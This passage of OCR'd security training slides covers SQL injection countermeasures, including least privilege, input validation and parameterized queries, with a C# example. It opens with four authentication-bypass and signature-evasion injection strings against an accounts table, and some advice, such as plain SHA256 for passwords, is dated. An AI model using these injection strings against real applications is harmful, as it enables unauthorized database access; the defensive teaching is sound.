
```
SELECT * FROM accounts WHERE userName = 'Bob' OR 1=1 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 2=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 1+1=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR ”evade”=”ev”+”ade” --
```



LO#06: Explain SQL Injection Countermeasures

SQL Injection Countermeasures


Previous sections discussed the severity of SQL injection attacks, their various techniques, tools used to perform SQL injection, techniques used to bypass IDS/firewall signatures, and so on. These discussions were about offensive techniques that an attacker can adopt for SQL injection attacks. This section discusses defensive techniques against SQL injection attacks and presents countermeasures to protect web applications.



How to Defend Against SQL Injection Attacks

Why Web Applications are Vulnerable to SQL Injection Attacks?

- ✗ Database server runs OS commands
  - ✓ Run database service account with minimal rights
  - ✓ Disable commands like xp_cmdshell
- ✗ Using privileged account to connect to the database
  - ✓ Monitor DB traffic using an IDS, WAP
  - ✓ Use low privileged account for DB connection
- ✗ Error message revealing important information
  - ✓ Suppress all error messages
  - ✓ Use custom error messages
- ✗ No data validation at the server
  - ✓ Filter all client data
  - ✓ Sanitize data



How to Defend Against SQL Injection Attacks (Cont'd)

1 Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application

2 Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns

3 Test the content of **string variables** and accept only **expected values**

4 Reject entries that contain **binary data**, **escape sequences**, and **comment** characters

5 Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input

6 Implement **multiple layers of validation** and never concatenate user input that is not validated

7 Avoid constructing **dynamic SQL** with concatenated input values

8 Ensure that the **Web config files** for each application do not contain sensitive information

9 Use most **restrictive SQL account types** for applications

10 Use Network, host, and application **intrusion detection systems** to monitor injection attacks

11 Perform automated **black box injection testing**, **static source code analysis**, and **manual penetration testing** to probe for vulnerabilities

12 Keep **untrusted data** separate from commands and queries

How to Defend Against SQL Injection Attacks (Cont'd)

13 In the absence of a parameterized API, use a specific **escape syntax** for the interpreter to eliminate special characters

14 Use a **secure hash algorithm** such as SHA256 to store user passwords rather than storing them in plaintext

15 Use a **data access abstraction** layer to enforce secure data access across an entire application

16 Ensure that the **code tracing** and **debug messages** are removed prior to deploying an application

17 Design the code in such a way that it appropriately **traps and handles** exceptions

18 Apply the **least privilege rule** to run the applications that access the DBMS

19 Validate **user-supplied data** as well as **data** obtained from untrusted sources on the server-side

20 Avoid **quoted**/**delimited** identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts

21 Use a prepared statement to create a **parameterized query** to block the **execution of query**

22 Ensure that all user inputs are sanitized before using them in **dynamic SQL statements**

23 Use **regular expressions** and **stored procedures** to detect potentially harmful code

24 Avoid the use of any **web application** that is not tested by the web server

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Enforce **Type** and **length checks** using **Parameter Collection** so that the input is treated as a literal value instead of an executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value, and not as an executable code. This value is checked for type and length.

